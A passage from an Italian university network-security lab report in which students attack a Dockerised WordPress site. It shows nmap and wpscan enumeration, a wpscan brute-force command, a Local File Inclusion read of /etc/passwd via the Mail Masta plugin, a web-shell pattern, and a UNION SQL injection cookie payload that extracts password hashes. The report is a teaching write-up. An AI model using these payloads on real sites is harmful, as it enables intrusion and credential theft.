



UNIVERSITÀ DEGLI STUDI
DI NAPOLI FEDERICO II

Network **SECURITY**



REDATTO DA
MAURO GALATEO
GIUSEPPE FERRARA
ANTONIO FORINO
CLAUDIO DOTANI
SUPERVISIONATO DA
SIMONPIETRO ROMANO



github.com/gferrara8596/NS-Project



github.com/mgalateo/DSP_Repo



アカデミック

セミナー

Sommario

Introduzione	1
Capitolo 1: Descrizione dell'ambiente.....	2
Capitolo 2: Struttura di WordPress	3
Capitolo 3: Docker.....	7
3.1 Docker Compose.....	8
Capitolo 4: Hacking Wordpress.....	9
4.1 Introduzione	9
4.2 Scanning.....	10
4.3 Enumeration.....	10
4.4 Attacco Local File Inclusion.....	13
4.5 SQL-Injection	14
4.6 Remote Code Execution	20
Bibliografia	23



Introduzione

L'obiettivo di tale elaborato sarà quello di illustrare e commentare il nostro laboratorio di docker security playground contenente diversi attacchi verso un'unica vittima: un sito WordPress.

WordPress è il sistema di gestione di contenuti open source più popolare che alimenta circa il 40% di tutti i siti Web del mondo¹. Questa enorme diffusione rende il CSM una delle vittime principali di tentativi di attacco da parte dei criminali informatici.

Il suo utilizzo è relativo a molteplici scopi (blog, forum, e-commerce ecc..), è altamente personalizzabile ed è SEO friendly, cosa che lo rende popolare tra le aziende. WordPress possiede una vasta libreria di temi e plugin che possono essere aggiunti per migliorare il sito web. Ed è proprio questa personalizzazione, unita alla sua natura estensibile a renderlo oggetto di ricerca di vulnerabilità attraverso temi e plug-in di terze parti. Abbiamo realizzato uno scenario comprendente un host wordpress che utilizza un database sql, che rappresentano la vittima dell'attacco, phpMyAdmin utile a verificare la correttezza dei dati ricavati dall'attacco in fase di ideazione della procedura, ed infine una macchina kali linux che rappresenta l'attaccante.

Questo scenario è stato realizzato utilizzando configurazioni di default non per facilitarci il lavoro ma perché spesso è così che questo tipo di sistemi vengono configurati perché utilizzati da persone poco esperte.

¹ Articolo disponibile su <https://meetodo.it/wordpress-il-cms-piu-usato-al-mondo>



Capitolo 1: Descrizione dell'ambiente

L'ambiente è stato realizzato utilizzando Docker, una piattaforma che consente di containerizzare applicazioni come **wordpress** o **sql** ed anche sistemi operativi come kali linux. Per utilizzare correttamente l'ambiente per il nostro scopo, è necessario installare un software VNC (Virtual Network Computing) che consente di connettersi al container kali linux utilizzando la GUI.

All'avvio del laboratorio sarà sufficiente connettersi alla shell del container kali linux e lanciare il comando

```
./home/vnc.sh
```

ed inserire una password per abilitare il server vnc.

In seguito ci si potrà connettere al container all'indirizzo **vnc://localhost:5901**.

Il Dockerfile del container kali è disponibile su [GitHub](#) mentre su [DockerHub](#) è disponibile l'immagine già compilata, è un container che contiene tutto ciò che serve per portare a termine l'attacco completo alla vittima di questo laboratorio:

- **nmap** che può essere utilizzato per scansionare le porte aperte non sicure o servizi obsoleti
- **wpscan** per l'enumerazione automatica dei plugin
- **hashcat** per ricavare una password a partire da hash
- il browser per la visualizzazione del sito **Wordpress**
- altri pacchetti necessari per **vnc**.

Capitolo 2: Struttura di WordPress

WordPress è una piattaforma software di blogging e CSM open source, un programma che consente la creazione e la distribuzione di un sito internet formato da contenuti testuali e/o multimediali gestibili ed aggiornabili in maniera dinamica.

Successivamente all'installazione, tutti i file della directory saranno accessibili nella cartella situata in `./var/www/html`.

Di seguito è riportata la struttura delle directory di un'installazione predefinita di WordPress che mostra i file chiave e le sottodirectory necessarie per il corretto funzionamento del sito Web.

Struttura dei file

```
$ tree -L 1 /var/www/html
.
├── index.php
├── license.txt
├── readme.html
├── wp-activate.php
├── wp-admin
├── wp-blog-header.php
├── wp-comments-post.php
├── wp-config.php
├── wp-config-sample.php
├── wp-content
├── wp-cron.php
├── wp-includes
├── wp-links-opml.php
├── wp-load.php
├── wp-login.php
├── wp-mail.php
├── wp-settings.php
├── wp-signup.php
├── wp-trackback.php
└── xmlrpc.php
```

La directory principale di WordPress contiene i file necessari per andare a configurare WordPress ed ottenere il suo corretto funzionamento.

- `index.php` è la homepage di WordPress;
- `license.txt` contiene tutte le informazioni utili come la versione WordPress installata;
- `wp-activate.php` viene utilizzato per il processo di attivazione dell'e-mail durante la creazione del sito WordPress;



アサヒマグロ
アサヒマグロ

アサヒマグロ

アサヒマグロ

アサヒマグロ

アサヒマグロ

アサヒマグロ

アサヒマグロ

アサヒマグロ

アサヒマグロ

アサヒマグロ

アサヒマグロ

アサヒマグロ

アサヒマグロ

アサヒマグロ

アサヒマグロ

アサヒマグロ

アサヒマグロ

アサヒマグロ

アサヒマグロ

アサヒマグロ

アサヒマグロ

アサヒマグロ

アサヒマグロ

アサヒマグロ

アサヒマグロ

アサヒマグロ



アセスメントの実行
セイ

wp-config.php


```

1. ?php
2. /** <SNIP> */
3. /** The name of the database for WordPress */
4. define( 'DB_NAME', 'database_name_here' );
5.
6. /** MySQL database username */
7. define( 'DB_USER', 'username_here' );
8.
9. /** MySQL database password */
10. define( 'DB_PASSWORD', 'password_here' );
11.
12. /** MySQL hostname */
13. define( 'DB_HOST', 'localhost' );
14.
15. /** Authentication Unique Keys and Salts */
16. /* <SNIP> */
17. define( 'AUTH_KEY', 'put your unique phrase here' );
18. define( 'SECURE_AUTH_KEY', 'put your unique phrase here' );
19. define( 'LOGGED_IN_KEY', 'put your unique phrase here' );
20. define( 'NONCE_KEY', 'put your unique phrase here' );
21. define( 'AUTH_SALT', 'put your unique phrase here' );
22. define( 'SECURE_AUTH_SALT', 'put your unique phrase here' );
23. define( 'LOGGED_IN_SALT', 'put your unique phrase here' );
24. define( 'NONCE_SALT', 'put your unique phrase here' );
25.
26. /** WordPress Database Table prefix */
27. $table_prefix = 'wp_';
28.
29. /** For developers: WordPress debugging mode. */
30. /* <SNIP> */
31. define( 'WP_DEBUG', false );
32.
33. /** Absolute path to the WordPress directory. */
34. if ( ! defined( 'ABSPATH' ) ) {
35.     define( 'ABSPATH', __DIR__ . '/' );
36. }
37.
38. /** Sets up WordPress vars and included files. */
39. require_once ABSPATH . 'wp-settings.php';
40.
```

Nella cartella wp-content sono memorizzati plugin e temi, l'attaccante può studiare questi ultimi e trovare vulnerabilità che possono essere sfruttate per ottenere accesso al sistema.

WP-Content

```
$ tree -L 1 /var/www/html/wp-content
.
└── index.php
└── plugins
└── themes
```




カエルの
足の下に
座る
猫

WP-Include

```
$ tree -L 1 /var/www/html/wp-includes
.
├── theme.php
├── update.php
├── user.php
├── vars.php
├── version.php
├── widgets
│   ├── widgets.php
│   └── wlwmanifest.xml
├── wp-db.php
└── wp-diff.php
```

wp-includes è la directory in cui sono archiviati i file principali come i certificati, i font, i file JavaScript e i widget.



Capitolo 3: Docker

Docker è una tecnologia di containerizzazione open-source che permette di creare e gestire facilmente ambienti isolati, noti come container, all'interno dei quali è possibile eseguire applicazioni. I container Docker sono stati progettati per essere leggeri, portabili e scalabili, e possono essere eseguiti su qualsiasi sistema operativo compatibile con Docker, indipendentemente dal sistema operativo dell'host.

In pratica, Docker consente di isolare le applicazioni e le loro dipendenze all'interno di un singolo pacchetto, rendendo più facile la distribuzione e l'esecuzione di software su diversi ambienti, come server locali, cloud, o macchine virtuali. Inoltre, Docker fornisce strumenti per gestire e orchestrare i container in modo efficiente, semplificando l'implementazione di soluzioni complesse.

Docker offre anche vantaggi significativi dal punto di vista dei test di sicurezza informatica. Infatti, grazie alla sua architettura basata su container, Docker consente di creare rapidamente e facilmente ambienti di test che possono essere utilizzati per valutare la sicurezza delle applicazioni e dei sistemi.

In particolare, Docker offre la possibilità di creare immagini di container personalizzate che contengono applicazioni, script e strumenti di test di sicurezza, che possono essere utilizzati per eseguire test automatizzati o manuali sulla sicurezza dell'applicazione.

Inoltre, grazie alla flessibilità e alla scalabilità di Docker, è possibile creare rapidamente numerosi ambienti di test, ognuno dei quali esegue un diverso scenario di test, per valutare la sicurezza dell'applicazione in diverse situazioni.

Infine, Docker offre strumenti per la gestione e il monitoraggio dei container, consentendo di identificare eventuali problemi di sicurezza, come ad esempio la presenza di vulnerabilità note, l'accesso non autorizzato ai dati o alle risorse del sistema, o la presenza di malware o altre minacce informatiche. In questo modo, è possibile identificare rapidamente e risolvere eventuali problemi di sicurezza e garantire la protezione dei dati e delle applicazioni.

3.1 Docker Compose

Docker Compose è un tool di gestione molto versatile che rende l'adozione di Docker ancora più agevole. Consente, in modo piuttosto pratico, di gestire i propri container salvandone la configurazione di istanziamento in un unico file di configurazione in formato **yaml**.

I suoi comandi ci consentono di:

- Avviare, fermare e riavviare le applicazioni istanziate;
- Controllare lo stato dei servizi in esecuzione;
- Consultare lo stream dei log dei servizi in esecuzione;
- Eseguire comandi all'interno dei container e altro.

Usando Docker Compose affiancato a Docker, ogni qual volta avessimo la necessità di aggiungere un nuovo container sarà sufficiente aggiungere una porzione di codice di configurazione ad esso relativa al proprio file *docker-compose.yaml*, il quale consentirà a Docker Compose di conoscere le caratteristiche del nuovo container e quindi consentirne una rapida e pratica gestione.

Successivamente all'installazione del tool va creata una directory qualunque nella quale ospitare il file *docker-compose.yaml* e modificarlo.

A questo punto, invece di eseguire i comandi che istanzierebbero i due container, è sufficiente eseguire lo stack del quale abbiamo informato Docker Compose tramite il file yaml.

Per eseguirlo il comando da eseguire è il seguente e va eseguito dall'interno della stessa cartella nella quale è presente il file *docker-compose.yaml*:

```
docker compose up -d
```

l'opzione “*up*” permetterà di creare l'immagine e tirare su i servizi, mentre *-d* indicherà di far partire il tutto in background.



Capitolo 4: Hacking Wordpress

4.1 Introduzione

In questo capitolo presenteremo quella che è la vera a propria parte pratica dell’elaborato. Abbiamo preparato il terreno creando un progetto Docker all’interno del quale abbiamo creato 4 container: uno per il Database MySQL, uno per WordPress, uno per Kali Linux ed infine uno per PHPMyAdmin.

Di seguito le versioni scelte per le immagini:

- MySQL versione 5.7.41;
 - WordPress versione 5.5.3;
 - Kali Linux (latest);
 - PHPMyAdmin (latest).


Nello specifico, per quanto riguarda WordPress abbiamo scelto di installare i seguenti plug-in: **Mail-Masta 1.0** e **WordPress surveyandpoll 1.5.7.3**.

Pur avendo creato un ambiente ad hoc cercheremo di vestire i panni di un attaccante che non sa ancora come approcciarsi alla vittima e che è interessato a scoprire nel dettaglio le informazioni necessarie per poter costruire un attacco efficace.

La prima fase dell'attacco è la fase di *scanning*, andremo a fare un'ispezione minuziosa del perimetro di attacco cercando potenziali punti di ingresso e facendo in modo di lasciare meno tracce possibili.

La seconda fase è quella di *enumeration*, che consiste nella classificazione dei punti di ingresso trovati precedentemente.

Una parte essenziale della fase di enumeration è scoprire la versione del servizio esposto, ciò è utile quando si cercano errori di configurazione comuni e/o vulnerabilità note per una determinata versione. Una volta individuati i punti di accesso possiamo procedere con l'attacco.



4.2 Scanning

Per effettuare lo scanning abbiamo utilizzato il tool **nmap**, un tool che è in grado di rilevare tutte le porte aperte di un host e riesce anche a fornire altre informazioni sui servizi esposti

```
root's X desktop (81c10fdb17a3:1)
Applications Terminal - root@81c10fdb17a3: /
File Edit View Terminal Tabs Help
[root@81c10fdb17a3] ~ [1]
# nmap 193.20.1.4 -sV
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-16 18:00 UTC
Nmap scan report for ns-project-wordpress-1.ns-project_web (193.20.1.4)
Host is up (0.0000070s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.38 ((Debian))
MAC Address: 02:42:C1:14:01:04 (Unknown)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.98 seconds

[root@81c10fdb17a3] ~ [1]
```

In questo caso ha individuato che il webserver vittima espone solo la porta 80 ed utilizza la versione di Apache 2.4.38


4.3 Enumeration

Una volta completata la fase di scanning è necessario capire quali sono le possibili vulnerabilità dell'host vittima, quindi quali sono i possibili punti di accesso al sistema.

Nel caso di Wordpress alcuni esempi di vulnerabilità potrebbero essere dei plugin configurati male che, non filtrando i dati in ingresso, consentono all'attaccante di accedere liberamente ai file di sistema o di recuperare dati sensibili dal database.

In questa fase cerchiamo qual è la versione di wordpress, quali sono i plugin installati e la relativa versione e confrontiamo queste informazioni con dei database pubblici che riportano le vulnerabilità note.

Per individuare la versione di wordpress e i temi è sufficiente analizzare il codice sorgente della pagina *index.php*.



root's X desktop (81c10fdb17a3:1)

Applications http://193.20.1.4/ - Mozilla Firefox - Terminal - root@81c10f...

Ns-Project - Progetto di N x http://193.20.1.4/ +

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

```
<head>
33 </style>
34 <link rel='stylesheet' id='wp_sap_style-css' href='http://193.20.1.4/wp-content/plugins/wp-survey-and-poll/templates/assets/css/wp_sap.css?ver=5.5.11' media='all' />
35 <link rel='stylesheet' id='jquery ui style-css' href='http://193.20.1.4/wp-content/plugins/wp-survey-and-poll/templates/assets/css/jquery-ui.css?ver=5.5.11' media='all' />
36 <link rel='stylesheet' id='wp-block-library-style-css' href='http://193.20.1.4/wp-includes/css/dist/block-library/style.min.css?ver=5.5.11' media='all' />
37 <link rel='stylesheet' id='twentytwenty-style-css' href='http://193.20.1.4/wp-content/themes/twentytwenty/style.css?ver=1.5' media='all' />
38 <style id='twentytwenty-style-inlinecss'>
39 .color-accent,.color-accent-hover:hover,.color-accent-hover:focus,.root .has-accent-color,.has-drop-cap:not(:focus):first-letter,.wp-block-button.is-style-outline,a { color: #007bff; }
40 </style>
41 <link rel='stylesheet' id='twentytwenty-print-style-css' href='http://193.20.1.4/wp-content/themes/twentytwenty/print.css?ver=1.5' media='print' />
42 <script src='http://193.20.1.4/wp-includes/js/jquery/jquery.js?ver=1.12.4-wp' id='jquery-core-js'></script>
43 <script src='http://193.20.1.4/wp-content/plugins/wp-survey-and-poll/templates/assets/js/jquery.visible.min.js?ver=1.10.2' id='jquery-visible-js'></script>
44 <script src='http://193.20.1.4/wp-content/plugins/mail-masta/lib/subscriber.js?ver=5.5.11' id='subscriber-js-jss'></script>
45 <script src='http://193.20.1.4/wp-content/plugins/mail-masta/lib/jquery.validationEngine-en.js?ver=5.5.11' id='validation-engine-en-js'></script>
46 <script src='http://193.20.1.4/wp-content/plugins/mail-masta/lib/jquery.validationEngine.js?ver=5.5.11' id='validation-engine-js'></script>
47 <script src='http://193.20.1.4/wp-content/themes/twentytwenty/assets/js/index.js?ver=1.5' id='twentytwenty-js-jss' async></script>
48 <link rel='https://api.w.org/' href='http://193.20.1.4/wp-json/' /><link rel='alternate' type='application/json' href='http://193.20.1.4/wp-json/v2/pages/13' /><link rel='wlmanifest' type='application/wlmanifest+xml' href='http://193.20.1.4/wp-includes/wlmanifest.xml' />
50 <meta name='generator' content='WordPress 5.5.11' />
51 <link rel='canonical' href='http://193.20.1.4/' />
52 <link rel='shortlink' href='http://193.20.1.4/' />
53 <link rel='alternate' type='application/json+oembed' href='http://193.20.1.4/wp-json/oembed/1.0/embed?url=http%3A%2F%2F193.20.1.4%2F' />
54 <link rel='alternate' type='text/xml+oembed' href='http://193.20.1.4/wp-json/oembed/1.0/embed?url=http%3A%2F%2F193.20.1.4%2F#038;format=xml' />
55
56
57
58 <script type='text/javascript'>
59
60
61
62 var ajaxurl = 'http://193.20.1.4/wp-admin/admin-ajax.php';
63
64
65
66 </script>
67
```

meta na

^ v Highlight All Match Case Match Djacritics Whole Words 2 of 3 matches

Nel caso particolare di wordpress, possiamo utilizzare anche il tool **wpscan** che in automatico esegue l'enumerazione dei plugin e dei temi e quindi confronta le versioni trovate con il database **WPVulnDB**, un database che contiene informazioni sulle vulnerabilità di molti plugin e temi di Wordpress. Per poter effettuare richieste a WPVulnDB è necessario richiedere il loro token.

Per eseguire una normale scansione di enumeration su un sito WordPress basta eseguire il comando seguente:

```
wpscan --url <url> --enumerate --api-token <token>
```

```
[+] mail-masta
| Location: http://193.20.1.4/wp-content/plugins/mail-masta/
| Latest Version: 1.0 (up to date)
| Last Updated: 2014-09-19T07:52:00.000Z

Found By:Urls In Homepage (Passive Detection)
Confirmed By:Urls In 404 Page (Passive Detection)

[!] 2 vulnerabilities identified:

[!] Title: Mail Masta <= 1.0 - Unauthenticated Local File Inclusion (LFI)
References:
- https://wpscan.com/vulnerability/5136d5cf-43c7-4d09-bf14-75ff8b77bb44
- https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2016-10956
- https://www.exploit-db.com/exploits/40290/
- https://www.exploit-db.com/exploits/50226/
- https://cxsecurity.com/issue/WLB-2016080220
```



Il risultato dell'analisi effettuata sul nostro sistema vittima mostra che il plugin **mailmasta** ha una vulnerabilità nota di tipo Local File Inclusion, che consente quindi all'attaccante di accedere in lettura a qualunque file presente sul server.

Anche se il tool wpscan esegue tutte le operazioni in automatico, lascia molte tracce poiché per determinare l'esistenza o meno di un plugin o un tema esegue verso il server una chiamata HEAD con il nome della cartella, valuta quindi la risposta.

Analizzando i log del server la vittima potrebbe rendersi conto del tentativo di attacco in corso.

```
mailmasta/inc/autoreplyer/campaign/cron_autoreplyer.php ), referer: http://193.20.1.4
2023-02-16 19:22:13 193.20.1.5 - - [16/Feb/2023:18:22:13 +0000] "POST /xmlrpc.php HTTP/1.1" 200 455 "http://193.20.1.4"
2023-02-16 19:22:13 193.20.1.5 - - [16/Feb/2023:18:22:13 +0000] "POST /xmlrpc.php HTTP/1.1" 200 506 "http://193.20.1.4"
2023-02-16 19:22:13 193.20.1.5 - - [16/Feb/2023:18:22:13 +0000] "POST /xmlrpc.php HTTP/1.1" 200 455 "http://193.20.1.4"
2023-02-16 19:22:13 193.20.1.5 - - [16/Feb/2023:18:22:13 +0000] "POST /xmlrpc.php HTTP/1.1" 200 455 "http://193.20.1.4"
2023-02-16 19:22:13 193.20.1.5 - - [16/Feb/2023:18:22:13 +0000] "POST /xmlrpc.php HTTP/1.1" 200 455 "http://193.20.1.4"
2023-02-16 19:22:13 193.20.1.5 - - [16/Feb/2023:18:22:13 +0000] "POST /xmlrpc.php HTTP/1.1" 200 455 "http://193.20.1.4"
2023-02-16 19:22:13 193.20.1.5 - - [16/Feb/2023:18:22:13 +0000] "POST /xmlrpc.php HTTP/1.1" 200 455 "http://193.20.1.4"
2023-02-16 19:22:13 193.20.1.5 - - [16/Feb/2023:18:22:13 +0000] "POST /xmlrpc.php HTTP/1.1" 200 455 "http://193.20.1.4"
2023-02-16 19:22:13 193.20.1.5 - - [16/Feb/2023:18:22:13 +0000] "POST /xmlrpc.php HTTP/1.1" 200 455 "http://193.20.1.4"
2023-02-16 19:22:13 193.20.1.5 - - [16/Feb/2023:18:22:13 +0000] "POST /xmlrpc.php HTTP/1.1" 200 455 "http://193.20.1.4"
2023-02-16 19:22:13 193.20.1.5 - - [16/Feb/2023:18:22:13 +0000] "POST /xmlrpc.php HTTP/1.1" 200 455 "http://193.20.1.4"
2023-02-16 19:22:13 193.20.1.5 - - [16/Feb/2023:18:22:13 +0000] "POST /xmlrpc.php HTTP/1.1" 200 455 "http://193.20.1.4"
2023-02-16 19:22:13 193.20.1.5 - - [16/Feb/2023:18:22:13 +0000] "POST /xmlrpc.php HTTP/1.1" 200 455 "http://193.20.1.4"
2023-02-16 19:22:13 193.20.1.5 - - [16/Feb/2023:18:22:13 +0000] "POST /xmlrpc.php HTTP/1.1" 200 455 "http://193.20.1.4"
```

Il tool wpscan è anche in grado di recuperare l'username degli utenti registrati al sito, utilizzando sia metodi passivi, quindi cercando delle indicazioni all'interno del codice html del sito, i nomi degli autori dei post o dei commenti, sia utilizzando metodi attivi come ad esempio interrogando il server wordpress e analizzando la risposta del tentativo di login per determinare se l'utente esiste o meno.

In questa fase di enumeration, wpscan non ci ha mostrato la vulnerabilità del plugin survey and poll, che abbiamo recuperato manualmente utilizzando il sito ExploitDB².

EDB-ID:	CVE:	Author:	Type:	Platform:	Date:
45411	N/A	CEYLAN BOZOGLULARINDAN	WEBAPPS	PHP	2018-09-14

EDB Verified: ✓ Exploit: ✎ / { } Vulnerable App: ☑

```
# Exploit Title: Wordpress Plugin Survey & Poll 1.5.7.3 - 'sss_params' SQL Injection
# Date: 2018-09-09
# Exploit Author: Ceylan Bozogullarindan
# Vendor Homepage: http://modelsurvey.pantherius.com/
# Software Link: https://downloads.wordpress.org/plugin/wp-survey-and-poll.zip
# Version: 1.5.7.3
# Tested on: Windows 10
# CVE: N/A
```

² <https://www.exploit-db.com/exploits/45411>



4.4 Attacco Local File Inclusion

In prima istanza, andremo a sfruttare la vulnerabilità local file inclusion³.

Quest'ultima è presente nel file `/inc/campaign/count_of_send.php` del plugin mail masta. All'interno del file è presente la seguente istruzione

```
4. include($_GET['id']);
```

Che è un'istruzione che include un file presente sul server. Il nome del file è passato alla funzione come parametro query nell'url quando si accede al file. Siccome il plugin non effettua controlli sulla validità del nome del file, possiamo accedere liberamente in lettura a qualunque file presente sul server, basta conoscerne il path.

```
● ● ● root's X desktop (81c10fdb17a3:1)
Applications http://193.20.1.4/wp-con... Terminal - root@81c10...
193.20.1.4/wp-content/pl... http://193.20.1.4/wp-content/... +
```

```
view-source:http://193.20.1.4/wp-content/plugins/
```

```
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB
```

```
1 root:x:0:0:root:/bin/bash
2 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
3 bin:x:2:2:bin:/bin:/usr/sbin/nologin
4 sys:x:3:3:sys:/dev:/usr/sbin/nologin
5 sync:x:4:65534:sync:/bin:/sync
6 games:x:5:60:games:/usr/games:/usr/sbin/nologin
7 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
8 lp:x:7:lp:/var/spool/lpd:/usr/sbin/nologin
9 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
10 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
11 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
12 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
13 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
14 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
15 list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
16 irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
17 gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
18 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
19 _apt:x:100:65534::/nonexistent:/usr/sbin/nologin
20
```

Nell'immagine precedente vediamo come siamo riusciti ad accedere al file `/etc/passwd` che è il file linux che contiene tutte le informazioni relative agli utenti del server.

³ <https://www.exploit-db.com/exploits/40290>





4.5 SQL-Injection

Il secondo attacco che andremo ad effettuare è di tipo **esecuzione remota di codice**.

In teoria è possibile eseguire del codice remoto su un qualunque sito web wordpress interagendo con un file **php**, che all'interno ha l'istruzione **system(\$_GET['cmd']);**, istruzione che esegue un comando nella shell del server. Generalmente non sono presenti file con questa istruzione, avendo però accesso alla dashboard di WordPress è possibile modificare una pagina presente sul server.

Per avere accesso alla dashboard possiamo utilizzare due strade, la prima prevede di effettuare un attacco bruteforce al sito web, cosa che possiamo fare in modo molto semplice mediante il tool wpscan con il comando seguente.

```
wpscan --password-attack xmlrpc -t 20 -U admin, <username> -P passwords.txt - url <url>
```

Non vogliamo però effettuare un attacco **bruteforce** in quanto resterebbe traccia dell'attacco nei log del server in quanto il tool wpscan semplicemente effettua un tentativo di accesso per ogni combinazione username e password fino a che non effettua l'accesso perché ha trovato la combinazione corretta.

Procediamo utilizzando un approccio alternativo, sfruttando la vulnerabilità presente nel plugin **Survey And Poll**.

Il plugin consente ad un utente non loggato di rispondere a dei sondaggi presenti sul sito. Per tener traccia se l'utente ha risposto o meno utilizza i cookie di sessione. Quando l'utente risponde ad una domanda, gli viene assegnato un cookie se non lo ha già, questo verrà utilizzato dal plugin per determinare se l'utente ha già risposto o meno al sondaggio.

Quando l'utente risponde al sondaggio viene creata una risposta in tabella che ha come campo chiave il valore del cookie che identifica l'utente. Il plugin controlla mediante questa istruzione se il cookie è presente ed effettua una query al db per ottenere le informazioni relative all'utente

```
1. if ( isset( $_COOKIE[ 'wp_sap' ] ) ) {
2. $survey_viewed = json_decode( stripslashes( $_COOKIE[ 'wp_sap' ] ) );
3. }
4. if ( ! empty( $survey_viewed ) ) {
5. $sv = implode( $survey_viewed );
6. $sv_condition = "AND (mss.id NOT IN ('" . $sv . "'))";
7. }
8. $sql = "SELECT *,msq.id as question_id FROM " . $wpdb->prefix . "wp_sap_surveys mss LEFT JOIN "
. $wpdb->prefix . "wp_sap_questions msq on mss.id = msq.survey_id WHERE global = 1 AND
(`expiry_time`>'". current_time( 'mysql' ) . "' OR `expiry_time`='0000-00-00 00:00:00') AND
(`start_time`<'". current_time( 'mysql' ) . "' OR `start_time`='0000-00-00 00:00:00') " .
$sv_condition . " ORDER BY msq.id ASC";
9. $questions_sql = $wpdb->get_results( $sql );
10.
```

Notiamo che l'input del cookie non viene verificato dal plugin ma viene utilizzato direttamente per formare la query sql.



Un esempio di query che viene generata è il seguente

```

1. SELECT *, msq.id as question_id
2. FROM wp_wp_sap_surveys mss
3. LEFT JOIN wp_wp_sap_questions msq ON mss.id = msq.survey_id
4. WHERE global = 1
5. AND (`expiry_time` > '2023-02-18 16:44:12' OR `expiry_time` = '0000-00-00 00:00:00')
6. AND (`start_time` < '2023-02-18 16:44:12' OR `start_time` = '0000-00-00 00:00:00')
7. AND (mss.id NOT IN ('34324432'))
8. ORDER BY msq.id ASC
9.

```

Andando a modificare il contenuto del cookie possiamo andare quindi a modificare la query ed ottenere informazioni presenti nel db come username e password degli utenti registrati.

Abbiamo preparato uno script che modifica automaticamente il valore del cookie e va sostituire il cookie con il seguente

```
[“‘1650149780’)) OR 1=2 UNION ALL SELECT 1,2,3,4,5,6,7,8,group_concat(user_pass),@@version,11 FROM wordpress.wp_users #”]
```

Lo script va a scrivere il valore in modalità percent encoding, noi abbiamo riportato un esempio utilizzando la notazione standard per facilitare la lettura. Lo script non va a sostituire il valore dell'identificativo ma lascia lo stesso per evitare il fallimento della query.

